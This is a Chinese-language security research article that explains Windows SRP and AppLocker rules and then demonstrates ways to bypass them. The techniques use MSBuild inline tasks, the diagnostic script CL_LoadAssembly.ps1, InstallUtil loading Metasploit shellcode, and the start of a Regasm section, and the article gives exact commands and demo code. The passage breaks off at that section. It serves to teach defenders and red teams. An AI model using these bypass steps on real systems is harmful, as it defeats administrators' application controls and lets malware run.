

多维度对抗 Windows AppLocker

Ivan1ee@360 云影实验室


2018 年 12 月 17 日

0x01 对抗安全策略的意义

对抗的意义可以从两个维度去考究：从运维人员的视角来看往往采用 SRP 或者 AppLocker 等安全策略提高系统的安全性；从黑客攻击的视角来看攻击者们在红队渗透活动中试图寻求操作系统中自带微软数字签名的可执行文件或者脚本、程序集来绕过安全策略，它们的终极目标只有一个“实现恶意软件在低权限下突破安全策略运行”。

0x02 SRP 简介

在介绍 AppLocker 之前需要来看下它的前辈 SRP 策略，SRP 全称 SoftWare Restriction Policies，中文翻译过来是软件限制策略，这套策略从 WindowsXP 开始引入，目前各个版本均支持。



SRP 策略有两个子项，分别是安全等级和附加规则，默认情况下创建的 SRP 策略中附加规则包含两条对注册表键值的添加项，分别对 %SystemRoot% 和 %ProgramFilesDir% 两个系统变量目录执行允许运行，非受限模式。这样的模式下


Windows 和 ProgramFiles 目录下的所有应用程序可以正常运行，这也是保证了在普通账户下 Windows 系统能正常运行。

Name	Type	Security Level	Description	Last Modified Date
%HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRoot%	Path	Unrestricted		11/29/2018 6:35:25 PM
%HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProgramFilesDir%	Path	Unrestricted		11/29/2018 6:35:20 PM

SRP 策略中的安全等级在不修改注册表的情况下只能看到三种模式，分别是 UnRestricted（非受限）、Basic User（基本用户）、DisAllowed（不允许），其中非受限模式表示用户当前的访问权限决定了运行时的权限；基本用户模式表示运行程序访问一般用户可以访问到的资源，但不具有管理员的访问权；不允许模式表示系统开始菜单列表中的软件无法正常运行。

0X03 AppLocker 简介

AppLocker 也就是应用锁，它隶属于应用控制策略分类下（Applocation Control Policies），功能上和 SRP 很接近属于替代 SRP 功能的全新系统管理工具，可配置五种文件类型，分别为可执行文件、脚本、系统安装文件、程序集、应用安装文件。



AppLocker 支持默认规则和自定义规则两种创建规则方法，首先介绍创建默认规则，以可执行文件举例创建的默认规则都是非受限的模式，并且只对 Windows 目录、ProgramFiles 目录、以及对 Administrators 组开放可执行权限，如下




创建好默认规则如下图

Action	User	Name	Condition	Exceptions
✓ Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path	
✓ Allow	Everyone	(Default Rule) All files located in the Windows folder	Path	
✓ Allow	BUILTIN\Administrators	(Default Rule) All files	Path	


图上默认创建了三条规则，并且它们的共同条件都是基于 Path 路径的方式创建。如果创建自定义规则需要从发布者、路径、文件哈希这三种条件中选择，其中以发布者、文件哈希安全系数高；路径安全系数较低，因为某些场景下攻击者通过拷贝或移动单个文件就可以绕过路径的规则限制。

接下来分别来看下三种条件，笔者通过新建 Path 路径的方式禁止运行 PowerShell.exe 所在目录下拒绝执行的规则




The image shows a 'Create Executable Rules' dialog box with a sidebar on the left containing 'Before You Begin', 'Permissions', 'Conditions', 'Path' (selected), 'Exceptions', and 'Name'. The main area is titled 'Path' and contains the text: 'Select the file or folder path that this rule should affect. If you specify a folder path, all files underneath that path will be affected by the rule.' Below this text is a 'Path:' label and a text input field containing '%SYSTEM32%\WindowsPowerShell*'. At the bottom are two buttons: 'Browse Files...' and 'Browse Folders...'.

第二种基于文件哈希配置，笔者以 PowerShell.exe 为例，如下图




文件哈希配置相对来说安全很多，假定攻击者通过改名或者移动文件到其它的目录执行依旧绕不过这条安全策略，这种配置的方式比路径安全许多。接下来介绍安全系数最高的基于发布者条件选择配置，发布者条件内置了五种级别：版本、文件名、产品签名、发布者、任意发布者，这五种级别安全系数依次递进增强，以下图为例



当前笔者依旧选择 PowerShell.exe 为例，将左侧箭头选择在文件名级别，那么文件版本所在的文本框默认为星号，代表了任意版本均受影响，如果将左侧箭头继续拔高到

产品签名位置，那么文件名和文件版本都将是星号代替，进一步扩大了规则的适用面，依次类推逐级提高安全策略受影响的面会越来越大。

从选择条件来看，路径条件最容易绕过，发布者和文件哈希条件相对来说安全系数高，为了方便接下来对攻击向量的演示，下图创建了一条基于文件路径的拒绝 Powershell 所在目录下可执行程序运行的规则



0x04 攻击向量 (MSBuild & csproj)


这个攻击向量的利用场景：

突破 Applocker 限制 powershell 的策略，达到运行任意指令

MSBuild.exe 全称 Microsoft Build Engine，通常用来生成指定的项目和解决方案，MSBuild 可在未安装 Visual Studio 的环境中编译.net 的工程文件。所在目录的位置“C:\Windows\Microsoft.NET\Framework\V4.0.30319\”题外话这个目录下还有很多的可执行文件在红队渗透中经常能用到，例如 csc.exe、还有 vbc.exe 等等，csproj 文件则是 visualstudio 平台下的工程文件，如果是 C#开发的工程文件就是 csproj，如果是 vb 开发的话就是 vbproj；MSBuild 最大的特点可以编译特定格式的 XML 文件，在.NET Framework 4.0 中支持了一项新功能 Inline Tasks，被包含在元素 UsingTask 中，可用来在 xml 文件中执行 csproj 代码，参考下面这段 demo


```
<Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Hello">
    <HelloWorld />
  </Target>
  <UsingTask
    TaskName="HelloWorld"
    TaskFactory="CodeTaskFactory"

    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <ParameterGroup/>
    <Task>
      <Using Namespace="System" />
      <Code Type="Fragment" Language="cs">
        <![CDATA[Console.WriteLine("Written By Ivan1ee");]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```



```

Administrator: C:\Windows\system32\cmd.exe

C:\Windows\Microsoft.NET\Framework64\v4.0.30319>MSBuild.exe 0.txt
Microsoft (R) Build Engine version 4.7.3062.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 12/16/2018 11:52:33 PM.
Written By Ivanlee
Build succeeded.
    0 Warning(s)
    0 Error(s)
Time Elapsed 00:00:00.98

```


要实现 PowerShell 功能需引入核心程序集 System.Management.Automation.dll ,

国外黑客 @subTee @Cn33liz 已经实现了 PowerShell 的工程文件

[https://raw.githubusercontent.com/Cn33liz/MSBuildShell/master/MSBuildShell.](https://raw.githubusercontent.com/Cn33liz/MSBuildShell/master/MSBuildShell.csproj)

[csproj](#) 文件中已经实现了 Powershell.exe 所有的方法，在命令行下输入 MSBuild.exe

Shell.csproj 载入之后的效果见下图



```

Command Prompt - c:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe c:\Shell.csproj

C:\>powershell
This program is blocked by group policy. For more information, contact your system administrator.

C:\>dir | findstr "Shell.csproj"
11/22/2018  07:26 PM                97,871 Shell.csproj


C:\>c:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe c:\Shell.csproj
Microsoft (R) Build Engine version 4.6.1586.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 11/29/2018 7:00:39 PM.

```

生成 PowerShell 时间大约 3 秒，执行内置命令 \$psversiontable 得到执行后的结果，

达到了绕过安全策略的目的。



```
Windows MSBuildShell
Copyright(C) 2016 Microsoft Corporation, subTee and Cn33liz. All rights reserved.

PS C:\> $psversiontable


Name                           Value
----                           -
PSVersion                      5.1.14393.206
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.14393.206
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1

PS C:\>
```

0x05 攻击向量 (CL_LoadAssembly)

这个攻击向量的利用场景：

默认策略禁止 Windows/Tasks 目录可执行文件运行，需通过 LoadAssembly.ps1 脚本绕过达到运行任意可执行文件



CL_LoadAssembly.ps1 位于 C:\Windows\diagnostics\system\ (AERO/Audio) 两个目录下均存在，功能上来说它是诊断系统故障的一个 powershell 脚本。脚本中定义了 LoadAssemblyFromPath 方法，底层通过反射机制调用了静态方法 LoadFile 成功加载外界的可执行文件或程序集，如下图

```
function LoadAssemblyFromPath([string]$scriptPath)
{
    if([String]::IsNullOrEmpty($scriptPath))
    {
        throw "Invalid file path"
    }

    $absolutePath = GetAbsolutionPath $scriptPath

    [System.Reflection.Assembly]::LoadFile($absolutePath) > $null
}
```

笔者当前的环境是 Windows2016，默认自带的版本是 Powershell5.0，而 5.0 中提高了安全机制，内置了一种 Contrained Language Mode 能阻止某些 Powershell 代码的运行，所以首先需要降级到 2.0 版本，再导入 CL_LoadAssembly.ps1，调用 LoadAssemblyFromPath 方法加载 Tasks 目录下的 calcrun.exe，而 calcrun.exe 是笔者精心构造的一个可执行文件，文件代码如下：

```
using System;
using System.Collections.Generic;
using System.Text;
using System.Runtime.InteropServices;

namespace calcrun
{
    public class getcalc
    {
        public static void runing()
        {
            System.Diagnostics.Process process = new System.Diagnostics.Process();
            process.StartInfo.FileName = @"c:\windows\system32\calc.exe";
            process.Start();
        }


        static void Main(string[] args)
        {
            runing();
        }
    }
}
```

定义了命名空间为 calcrun、声明公共类 getcalc、定义公共方法 runing()，文件运行后实现弹出计算器。

如果在 ps 脚本中调用需要使用命令空间.类名::静态方法名就 OK 了。实施步骤分为如下四步

```
Powershell -v 2 -ep bypass
Import-Module .\CL_LoadAssembly.ps1
LoadAssemblyFromPath ..\..\Tasks\calcrun.exe
[calcrun.getcalc]::runing()
```

在命令行下依次输入这四条指令后就可以成功绕过规则，弹出计算器，如图



0x06 攻击向量 (InstallUtil)

这个攻击向量的利用场景：

默认策略禁止 Windows/Tasks 目录可执行文件运行，需通过 InstallUtil 绕过达到运行任意可执行文件


InstallUtil.exe 位于 C:\Windows\Microsoft.Net\Framework\版本号\ 两个版本目录下均存在，具有安装或者卸载主机资源文件的功能。攻击者利用 MetaSploit 生成 ShellCode 放入 cs 文件中，再利用 csc.exe 生成可执行文件，最后利用 InstallUtil /U 卸载动作来加载外界的程序。首先看下 cs 文件中的核心实现代码

```
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer
{
    public override void Uninstall(System.Collections.IDictionary savedState)
    {
        //shellcode
    }
}
```

这里声明一个类继承 System.Configuration.Install.Installer 类，然后将 MetaSploit 生成的 ShellCode 注入重写的方法 Uninstall 方法体内，再通过 csc.exe /unsafe /platform:x86 /out:InstallUtilMetasploit.exe ShellCode.cs 编译成可执行文件，并调用 InstallUtil 卸载

生成过程	卸载动作
csc.exe /unsafe /platform:x86 /out:InstallUtilMetasploit.exe ShellCode.cs	InstallUtil.exe/U InstallUtilMetasploit.exe

攻击效果如下图



0x07 攻击向量 (Regasm/Regsvcs)

这个攻击向量的利用场景：

默认策略禁止 Windows/Tasks 目录可执行文件运行，需通过 Regasm 绕过达到运行任意可执行文件

